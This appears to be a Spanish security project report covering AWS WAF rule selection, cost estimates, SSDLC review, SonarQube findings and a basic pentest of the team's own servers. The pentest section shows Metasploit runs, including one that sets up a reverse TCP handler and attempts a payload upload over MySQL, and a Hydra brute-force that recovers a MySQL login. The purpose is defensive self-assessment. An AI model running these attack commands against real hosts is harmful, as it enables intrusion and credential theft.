Linux operating system Contains rules that block request patterns associated with exploitation of vulnerabilities specific to Linux, including LFI attacks. This can help prevent attacks that expose file contents or execute code for which the attacker should not have had access. Learn More	200	<input type="checkbox"/> Add to web ACL
PHP application Contains rules that block request patterns associated with exploiting vulnerabilities specific to the use of the PHP, including injection of unsafe PHP functions. This can help prevent exploits that allow an attacker to remotely execute code or commands. Learn More	100	<input type="checkbox"/> Add to web ACL
POSIX operating system Contains rules that block request patterns associated with exploiting vulnerabilities specific to POSIX/POSIX-like OS, including LFI attacks. This can help prevent attacks that expose file contents or execute code for which access should not be allowed. Learn More	100	<input type="checkbox"/> Add to web ACL
SQL database Contains rules that allow you to block request patterns associated with exploitation of SQL databases, like SQL injection attacks. This can help prevent remote injection of unauthorized queries. Learn More	200	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
Windows operating system Contains rules that block request patterns associated with exploiting vulnerabilities specific to Windows, (e.g., PowerShell commands). This can help prevent exploits that allow attacker to run unauthorized commands or execute malicious code. Learn More	200	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>
WordPress application The WordPress Applications group contains rules that block request patterns associated with the exploitation of vulnerabilities specific to WordPress sites. Learn More	100	<input checked="" type="checkbox"/> Add to web ACL <input type="button" value="Edit"/>

Set rule priority

Step 4

Configure metrics

Step 5

Review and create web ACL

<input type="checkbox"/>	Name	Capacity	Action
<input type="checkbox"/>	AWS-AWSManagedRulesAdminProtectionRuleSet	100	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesAmazonIpReputationList	25	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesAnonymousIpList	50	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesCommonRuleSet	700	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesKnownBadInputsRuleSet	200	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesLinuxRuleSet	200	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesPHPRuleSet	100	Use rule actions
<input type="checkbox"/>	AWS-AWSManagedRulesUnixRuleSet	100	Use rule actions

Web ACL capacity units (WCUs) used by your web ACL

The WCUs used by the web ACL will be less than or equal to the sum of the capacities for all of the rules in the web ACL.

The total WCUs for a web ACL can't exceed 5000. Using over 1500 WCUs affects your costs. [AWS WAF Pricing](#)

1475/5000 WCUs

Default web ACL action for requests that don't match any rules

Default action

☒ Allow
 ☐ Block

► Custom request - optional

Habría 19 reglas que podrían implantarse, pero cuestan entre 10 y 40 \$ al mes cada una.

Después se selecciona que se quiere bloquear y permitir y se da a aceptar.

La base de Datos MySQL en Amazon valdría 2.500\$ con una capacidad de 1000G y las reglas del WAF


Instancia de base de datos	989.88 USD
Almacenamiento	435.00 USD
IOPS provisionadas	1044.00 USD
Total	2468.88 USD

Esta estimación de facturación se basa en el uso bajo demanda, tal como se describe en [Precios de Amazon RDS](#). La estimación no incluye los costos de almacenamiento de copias de seguridad, operaciones de E/S (si proceden) ni transferencia de datos.

Realice una estimación de sus costos mensuales de la instancia de base de datos mediante la [Calculadora costo mensual AWS](#).


En el apartado Shield > Subscribe to Shield Advanced

Se tiene la opción de implementar un escudo para proteger la web contra ataques DDOS sería una medida más de protección que se podría añadir a futuro. Su precio estaría en unos 3000 euros al mes



Medidas Firewall de Cloudflare

Por falta de recursos no se puede implementar esta opción que es la que nos permite proteger de ataques DDos o de ataques de fuerza bruta ya que es un plan donde se debe upgradear en nuestra suscripción.



14. Definir el impacto técnico y de negocio de las decisiones de seguridad.

A corto plazo se implementaría el Captcha

¿Qué impacto tendría?

CAPTCHA añade un procesamiento adicional al servidor, lo que puede aumentar la carga de trabajo y, en algunos casos, ralentizar las respuestas del servidor.

Requiere configuración y administración adicionales

Es una medida de seguridad que puede mejorar la reputación de la web aplicación al protegerla contra ataques automatizados.

Los costos dependerán mucho también si se utiliza un servicio de tercero, esto podría aumentar el precio

Se buscaría un tipo de Captchas sencillo y fácil de leer para los usuarios

Y a largo plazo nos gustaría implementar las capas de seguridad comentadas en los puntos anteriores

El coste mensual estimado para la base de datos en Amazon Web Services sería de alrededor de 250\$. Además, para implementar opciones de Firewall, el precio adicional variaría entre 7\$ y 40\$, promediando unos 250\$ al mes.

En cuanto a la protección contra ataques DDoS, el servicio tiene un costo de 3000\$ mensuales.

En relación con el servidor web alojado en Vercel, el mantenimiento tiene un coste mensual de aproximadamente 20\$.

Además, en el servidor web se ha implementado un firewall a través del servicio externo Cloudflare, el cual proporciona protección contra ataques DDoS por un coste anual de 2400\$. Este servicio no solo protege contra ataques DDoS, sino que también resguarda contra conexiones maliciosas y otros tipos de ataques a nuestros servicios web.

15. Verificar si el diseño sigue las buenas prácticas del SSDLC.

Planificación de la Seguridad: En estas fases identificamos nuestros objetivos de seguridad, que incluyen proteger los datos de los usuarios y garantizar la disponibilidad del servicio.

Requisitos de Seguridad: Identificamos los requisitos específicos de seguridad para nuestro proyecto. Esto incluye la autenticación de usuarios, la protección contra ataques DDoS y la cifración de datos tanto en tránsito como en reposo.

Diseño de Seguridad: Diseñamos una arquitectura de seguridad sólida. Configuramos Cloudflare para proteger contra ataques, como reglas de firewall y protección contra amenazas comunes. Además, diseñamos una red segura en AWS para nuestras instancias EC2 y RDS.

Implementación Segura: Durante la fase de desarrollo, nos aseguramos de que nuestro código cumpla con las mejores prácticas de seguridad. Realizamos revisiones de código y aplicamos parches de seguridad según sea necesario.

Pruebas de Seguridad: Realizamos pruebas de seguridad, como pruebas de penetración, para garantizar que nuestras medidas de seguridad sean efectivas y que no haya vulnerabilidades importantes en nuestra aplicación.

Despliegue Seguro: Configuramos nuestros entornos de producción de manera segura utilizando servicios como AWS IAM para controlar el acceso a nuestras instancias EC2 y RDS. Supervisamos continuamente el despliegue en busca de problemas de seguridad.

Mantenimiento Seguro: Se debe mantener nuestros sistemas actualizados y sería recomendable establecer un sistema de monitoreo para detectar posibles amenazas en tiempo real.

Retiro Seguro: Cuando llegue el momento de retirar el proyecto, nos tendremos que asegurar una eliminación segura de los datos y recursos en la nube para evitar exposiciones no deseadas.

Revisión y Mejora Continua: Se debe evaluar nuestra practica de mejora continua que va a permitir mejorar cada ámbito del proyecto, en este caso por falta de recursos hay mucho que se puede implementar y nos ayudaría

16. Ejecutar pruebas con herramientas de análisis estático de código.

En el proyecto se va a utilizar la herramienta SonarQube que es una plataforma de código abierto diseñada para ayudar a los desarrolladores y organizaciones a gestionar y mejorar la calidad de su código. Se utiliza principalmente para el análisis estático de código y la inspección continua de repositorios de código para identificar y abordar problemas de calidad de código, errores, vulnerabilidades de seguridad y malos hábitos de codificación.


Escaneo de código

Se irá comentando los fallos de seguridad de cada parte de código que se vea importante y su resolución

Lunes 18 de septiembre 2023

Primera auditoría de código en la que se ha analizado el Frontend y el Backend para revisar posibles problemas de seguridad.

Resultado




Problema importante que solucionar

Uso de credenciales de prueba

En este caso como el proyecto está de prueba se ha usado estas pruebas, están informados que esto se debe modificar antes de levantarse

Martes 19 de septiembre de 2023



Problema que solucionar

Denial of Service

Se debe a la cantidad de fotos o tamaño permitidos

Recomendación


Se recomienda limitar el tamaño de las solicitudes a:

- menor o igual a 8mb para carga de archivos.
- inferior o igual a 2mb para otras solicitudes.

Viernes 22 septiembre 2023

Auditoria

Resultado



Problemas que solucionar

Weak Cryptography

Se debe a que se está implementando un QR y tiene que ver con la fórmula matemática que usa en el código.

Estos fueron los errores que se encontraron en el proceso del proyecto y más importantes, se debe decir que el equipo de Full Stack tenían muy pocos errores en términos de seguridad


Soluciones

Uso de credenciales de prueba se decidió antes del despliegue que se iba a eliminar ya que era una parte de código que no se usaba y que como se recalca era de prueba.

Subida de archivos al que se almacena en la BBDD, se trató el código con límite de 2mb por imagen, se intentó varias veces, pero aún seguía el error y los chicos no sabía aun a que se debe, pero analizando la infraestructura gracias al firewall en el Backend puede evitar estos ataques (falta de recursos).


Problema con el QR, el otro problema tiene que ver con la fórmula matemática que utilizan en el código que la marca como a revisar la seguridad de esa función. Se ha visto que lo que la función hace que el escaneo del código QR genera un código que se encripta por un token (con una operación matemática que genera el código de 15 caracteres) viaja encriptado y cuando vuelve al Front descrypta así para poder ser utilizado.

Backend última auditoria antes del despliegue



Front última auditoria antes del despliegue

Bugs de ultimo momento y por falta de tiempo no se han podido solucionar



17. Realizar una auditoría básica con herramientas de pentesting.

Servidor AWS

Ping a la base de datos

```
7 packets transmitted, 0 received, 100% packet loss, time 6238ms

(kali@kali)-[~]
$ ping 52.47.63.11
PING 52.47.63.11 (52.47.63.11) 56(84) bytes of data.
^C
— 52.47.63.11 ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3158ms
```


Nmap a la base de datos

```
4 packets transmitted, 0 received, 100% packet loss, time 3158ms

(kali@kali)-[~]
$ nmap -sV 52.47.63.11
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 14:55 BST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.17 seconds

(kali@kali)-[~]
$ nmap -Pn eventum-mysql.crywxxjhezmrw.eu-west-3.rds.amazonaws.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 15:04 BST
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 72.50% done; ETC: 15:07 (0:00:58 remaining)
Stats: 0:02:48 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.50% done; ETC: 15:07 (0:00:41 remaining)
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 95.00% done; ETC: 15:07 (0:00:11 remaining)
Nmap scan report for eventum-mysql.crywxxjhezmrw.eu-west-3.rds.amazonaws.com (52.47.63.11)
Host is up.
rDNS record for 52.47.63.11: ec2-52-47-63-11.eu-west-3.compute.amazonaws.com
All 1000 scanned ports on eventum-mysql.crywxxjhezmrw.eu-west-3.rds.amazonaws.com (52.47.63.11) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
```

Scanner de Vulnerabilidades White Box



Ataque con módulo de metasploit

```
MyScan


View the full module info with the info, or info -d command.

msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set rhost
rhost =>
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set rhost 13.37.75.193
rhost => 13.37.75.193
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set password [REDACTED]
password => [REDACTED]
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set USERNAME [REDACTED]
USERNAME => [REDACTED]
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > run

[*] Started reverse TCP handler on 172.20.10.11:4444
[*] 13.37.75.193: - Uploading 98509 bytes via MySQL ...

[-] 13.37.75.193:3306 - Operation timedout
[-] 13.37.75.193:3306 - That MySQL upload didn't work.
[*] Exploit completed, but no session was created.
```

Fuerza bruta




The screenshot shows the xHydra application window. It has a menu bar with 'Quit' and a tabbed interface with 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start'. The 'Output' tab is active, displaying the following text:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-22 12:27:16
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15), ~1 try per task
[DATA] attacking http-get://13.37.75.193:80/foo/bar/protected.html
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-22 12:27:48
<finished>

[ERROR] all children were disabled due too many connection errors
```

En el segundo intento pero al protocolo de mysql (cree un diccionario y puse la contraseña en su interior para ver si funcionaba), surgió efecto y se cambiaron las reglas del WAF



The screenshot shows the xHydra application interface. It has tabs for Target, Passwords, Tuning, Specific, and Start. The Start tab is active, showing the output of the tool. The output displays two failed login attempts for a target at 13.37.75.193:80, followed by a successful login for a target at 13.37.75.193:3306. The successful login is highlighted with a red box.


```
Quit
Target Passwords Tuning Specific Start
Output
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security related tasks
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-22 12:27:16
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15), ~1 try per task
[DATA] attacking http-get://13.37.75.193:80/foo/bar/protected.html
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-22 12:27:48
<finished>

[ERROR] all children were disabled due too many connection errors
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security related tasks
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-22 12:29:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 15 login tries (l:1/p:15), ~4 tries per task
[DATA] attacking mysql://13.37.75.193:3306/
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[3306][mysql] host: 13.37.75.193 login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-22 12:29:24
<finished>

Start Stop Save Output Clear Output
```

Ataques en Frontend

Metasploit



The screenshot shows a Metasploit terminal session. The user is in the 'msf6' prompt and has loaded the 'exploit/unix/webapp/seportal_sqli_exec' module. They have set the 'rhost' to '188.114.96.0' and run the module. The output shows that the exploit was completed, but no session was created.

```
5 exploit/unix/webapp/seportal_sqli_exec 2014-03-20 excellent Yes SePortal SQLi Remote Code Execution

"the quieter you become, the more you
View the full module info with the info, or info -d command.
